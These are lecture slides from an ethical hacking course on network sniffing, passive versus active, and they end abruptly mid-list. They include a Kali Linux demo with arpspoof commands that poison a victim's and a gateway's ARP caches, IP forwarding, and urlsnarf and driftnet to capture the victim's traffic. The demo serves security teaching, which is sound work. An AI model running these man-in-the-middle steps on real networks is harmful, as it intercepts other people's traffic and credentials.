

ICT2212

Ethical Hacking




Sniffing

A/Prof Guo Huaqun (Linda)

Acknowledgement

- This set of slides is based on a version from Dr. Raymond Chan (Some slides developed by A/Prof Peter Loh) and then updated and added some slides by A/Prof. Guo Huaqun (Linda).


Introduction to Scanning and Enumeration




- Augment existing scanning and enumeration results
- Essential part of scanning and enumeration for remote targets on wireless channels

Introduction to Sniffing

- A method to compromise the security of a network or application; may use a **sniffer**
- A **sniffer** is a tool that can plug into a network node and eavesdrops on the data traffic
- Sniffers typically place network nodes into **promiscuous** mode
- A node in **promiscuous** mode can listen to all communications whether addressed to it or not (hub networks)
- Sniffing categories – **passive** or **active**




Passive Sniffing



- Passive sniffing involves use of a sniffer (e.g. Cain and Abel, Wireshark) to monitor network packets
- Passive sniffing relies on the promiscuous mode feature of a network interface controller (NIC)
- Passive sniffing is difficult to detect but does not work well in switched networks

Active Sniffing



- Active sniffing is required to bypass the segmentation that switches provide
- Packets injected into the network switch that causes traffic for other nodes to be sent to the attacker's system (e.g. **ArpSpoof**)
- Active wireless sniffing involves sending out multiple network probes to identify Access Points (APs)

Arp Spoofing Demo (KALI Linux) - 1

```
root@kali2204:~# arpspoof -t 192.168.248.129 192.168.248.2
0:c:29:9f:24:9e 0:c:29:9:61:c4 0806 42: arp reply 192.168.248.2 is-at 0:c:29:9f:24:9e
0:c:29:9f:24:9e 0:c:29:9:61:c4 0806 42: arp reply 192.168.248.2 is-at 0:c:29:9f:24:9e
0:c:29:9f:24:9e 0:c:29:9:61:c4 0806 42: arp reply 192.168.248.2 is-at 0:c:29:9f:24:9e
```

`arpspoof -t <victim IP> <gateway IP>`  Tell victim, you are <gateway IP>

```
root@kali2204:~# arpspoof -t 192.168.248.2 192.168.248.129
0:c:29:9f:24:9e 0:50:56:f9:b6:f7 0806 42: arp reply 192.168.248.129 is-at 0:c:29:9f:24:9e
0:c:29:9f:24:9e 0:50:56:f9:b6:f7 0806 42: arp reply 192.168.248.129 is-at 0:c:29:9f:24:9e
0:c:29:9f:24:9e 0:50:56:f9:b6:f7 0806 42: arp reply 192.168.248.129 is-at 0:c:29:9f:24:9e
```

`arpspoof -t <gateway IP> <victim IP>`  Tell gateway, <victim IP> is you

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~#
```


Enable IP forwarding – traffic thru you

```
root@kali2204: ~
File Edit View Search Terminal Help
root@kali2204:~# urlsnarf -i eth0
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
```

```
root
File Edit View Search Terminal Help
root@kali2204:~# driftnet -i eth0
driftnet
```

Arp Spoofing Demo (KALI Linux) - 2

```
root@kali2204: ~  
File Edit View Search Terminal Help  
RDG08CEFvCMrbHXQCc0hMasLnVt38%3D HTTP/1.1" - - "-" "Microsoft-CryptoAPI/  
192.168.248.129 - - [25/Sep/2017:20:46:44 +0800] "GET http://tags.blueka  
te/1407?partner=1&uhint=na_id=2017061123482664527676031716&redir=http%3A  
nexac.com%2Fe%2Fbk_sync.xgi%3Fna_exid%3D%24_BK_UUID HTTP/1.1" - - "-" "M  
.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko"  
192.168.248.129 - - [25/Sep/2017:20:46:44 +0800] "GET http://e.nexac.com  
nc.xgi?na_exid=KcPs%2Ftyu999sQLCj HTTP/1.1" - - "-" "Mozilla/5.0 (Window  
; Trident/7.0; rv:11.0) like Gecko"  
192.168.248.129 - - [25/Sep/2017:20:46:45 +0800] "GET http://x.dlx.addth  
/bk_sync.xgi?na_exid=KcPs%2Ftyu999s  
1.1" - - "-" "Mozilla/5.0 (Windows  
192.168.248.129 - - [25/Sep/2017:20  
.gif?v0=CvQGBVnIii8AAAARRdXoAw%253D  
.com%252FgetSegment.php%253Fpurl%25  
edu.sg%25252F%2526rnd%253D150631480  
edu.sg%252F&v4=http%253A%252F%252Fw  
.singaporetech.edu.sg&tt=t.dhj&dhjL  
88&ell=d&cck=trstid&pn=&q=na&cc=SG  
8!b-102,!1!1101!b-10q,!1!206!b-10i,  
!b-107,!1!625!b-119,!1!1341!b-11d,!  
on=0.107.2188&cc=SG&htmlCy=79 HTTP/  
d=1506314800503&cid=c010&dmn=www.si  
6.3; Trident/7.0; rv:11.0) like Gec  
[2 2017 [driftnet] warning: image c
```



- `urlsnarf -i eth0` (captures website addresses visited by target's machine)
- `driftnet -i eth0` (captures image traffic from target machine's browser)

Arp Spoofing Demo (KALI Linux) - 3

- MiTM Attack | ARP Spoofing | ARP Poisoning in Kali Linux
- <https://www.youtube.com/watch?v=LrlOS2SbjNk>



The screenshot shows a Kali Linux desktop environment. A terminal window is open, displaying the output of a network scanner and the execution of ARP spoofing commands. The terminal output shows 8 captured ARP request/reply packets from 4 hosts. Below this, a table lists the captured packets with their IP addresses, MAC addresses, counts, lengths, and vendor/hostnames. The terminal also shows the execution of the `arp spoof` command, which fails due to permissions, and the execution of the `sudo arp spoof` command, which prompts for a password.

```
kali@kali: ~/Desktop
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
8 Captured ARP Req/Rep packets, from 4 hosts. Total size: 480
+-----+-----+-----+-----+-----+-----+
| IP | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 172.16.1.4 | 60:e3:27:52:e6:12 | 4 | 240 | TP-LINK TECHNOLOGIES CO.,LTD. |
| 172.16.1.10 | 40:b0:34:54:a6:47 | 1 | 60 | Hewlett Packard |
| 172.16.1.11 | 34:17:eb:de:bd:c3 | 2 | 120 | Dell Inc. |
+-----+-----+-----+-----+-----+-----+
(kali@kali)-[~/Desktop]
$ arp spoof -i eth0 -t 172.16.1.14 172.16.1.4
arp spoof: libnet_open_link(): UID/EUID 0 or capability CAP_NET_RAW required
(kali@kali)-[~/Desktop]
$ sudo arp spoof -i eth0 -t 172.16.1.14 172.16.1.4
do] password for kali: 
```

What is sniffing used for?

For a Defender:

- Identify the type of network application(s) or service(s) used
- Identify the hosts using the network
- Identify the bottlenecks in the network
- Capture data to perform troubleshooting
- Create traffic logs to analyze security of network

For an Attacker:

- Gather passwords, credit cards info, email messages, etc (privacy attack)
- Modifying/delay and resending data to recipients (integrity attack; replay attack)
- Establishing unintended connection with senders while using authentication provided by receiver (spoofing, MITM attacks)

What can be mitigated by encryption, hashing and time stamps?


Encryption to Protect Privacy



Key Management Issues – Certification Authority or Diffie-Hellman Key Exchange


Hashing to Protect Integrity

Data Integrity – Verifying a Hash





Protect against Birthday Attacks

Spoofing and MITM attacks



Time Stamp against Replay Attacks



Protocols vulnerable to Sniffing

Typical protocols vulnerable to sniffing:

